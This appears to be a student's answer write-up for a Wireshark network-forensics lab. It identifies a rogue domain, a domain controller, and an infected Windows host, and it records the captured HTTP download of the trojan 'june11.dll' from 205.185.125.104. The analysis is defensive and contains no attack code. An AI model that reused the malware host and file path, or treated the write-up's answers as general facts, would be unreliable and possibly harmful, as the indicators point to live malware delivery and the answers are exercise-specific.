Network Analysis


Time Thieves


At least two users on the network have been wasting time on YouTube. Usually, IT wouldn't pay much mind to this behavior, but it seems these people have created their own web server on the corporate network. So far, Security knows the following about these time thieves:


- They have set up an Active Directory network.
- They are constantly watching videos on YouTube.
- Their IP addresses are somewhere in the range `10.6.12.0/24`.

You must inspect your traffic capture to answer the following questions:


1. What is the domain name of the users' custom site? frank-n-ted.com







2. What is the IP address of the Domain Controller (DC) of the AD network? IP: 10.6.12.12



```
Internet Protocol Version 4, Src: 10.6.12.12, Dst: 255.255.255.255
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 337
    Identification: 0x3880 (14464)
  ▸ Flags: 0x0000
    ...0 0000 0000 0000 = Fragment offset: 0
    Time to live: 128
    Protocol: UDP (17)
    Header checksum: 0xeb0a [validation disabled]
    [Header checksum status: Unverified]
    Source: 10.6.12.12
    Destination: 255.255.255.255
User Datagram Protocol, Src Port: 67, Dst Port: 68
```

3. What is the name of the malware downloaded to the `10.6.12.203` machine?
   Malware file is named june11.dll

   Once you have found the file, export it to your Kali machine's desktop.


```
    [Bytes sent since last PSH flag: 258]
  [Timestamps]
    [Time since first frame in this TCP stream: 0.021714400 seconds]
    [Time since previous frame in this TCP stream: 0.005106200 seconds]
  TCP payload (258 bytes)
Hypertext Transfer Protocol
```

ip.addr == 10.6.12.203 and http.request.method == GET


No.	Time	Source	Destination	Protocol	Length	Info
59041	615.970929300	10.6.12.203	205.185.125.104	HTTP	275	GET /pQBtWj HTTP/1.1
59046	615.986450000	10.6.12.203	205.185.125.104	HTTP	312	GET /files/june11.dll HTTP/1.1

```
  TCP payload (258 bytes)
Hypertext Transfer Protocol
  ▸ GET /files/june11.dll HTTP/1.1\r\n
    Accept: */*\r\n
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)\r\n
    Host: 205.185.125.104\r\n
    Connection: Keep-Alive\r\n
  ▸ Cookie: _subid=3mmhfnd8jp\r\n
    \r\n
    [Full request URI: http://205.185.125.104/files/june11.dll]
    [HTTP request 2/2]
    [Prev request in frame: 59041]
    [Response in frame: 59735]
```

```
GET /files/june11.dll HTTP/1.1\r\n
  [Expert Info (Chat/Sequence): GET /files/june11.dll HTTP/1.1\r\n]
  Request Method: GET
  Request URI: /files/june11.dll
  Request Version: HTTP/1.1
Accept: */*\r\n
Accept-Encoding: gzip, deflate\r\n
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)\r\n
Host: 205.185.125.104\r\n
Connection: Keep-Alive\r\n
```



4. Upload the file to VirusTotal.com. What kind of malware is this classified as? The type of malware is TROJAN.




Vulnerable Windows Machines


The Security team received reports of an infected Windows host on the network. They know the following:


- Machines in the network live in the range `172.16.4.0/24`.
- The domain mind-hammer.net is associated with the infected computer.
- The DC for this network lives at `172.16.4.4` and is named Mind-Hammer-DC.
- The network has standard gateway and broadcast addresses.

Inspect your traffic to answer the following questions:


1. Find the following information about the infected Windows machine:
    - Host name:ROTTERDAM-PC
    - IP address:172.16.4.205
    - MAC address:00:59:07:b0:63:a4









2. What is the username of the Windows user whose computer is infected?
matthijs.devries





3. What are the IP addresses used in the actual infection traffic? IP:172.16.4.205 is used in the actual infection of traffic.

   However, other notable IPs connected to infected traffic are shown in the screenshot below.



4. As a bonus, retrieve the desktop background of the Windows host.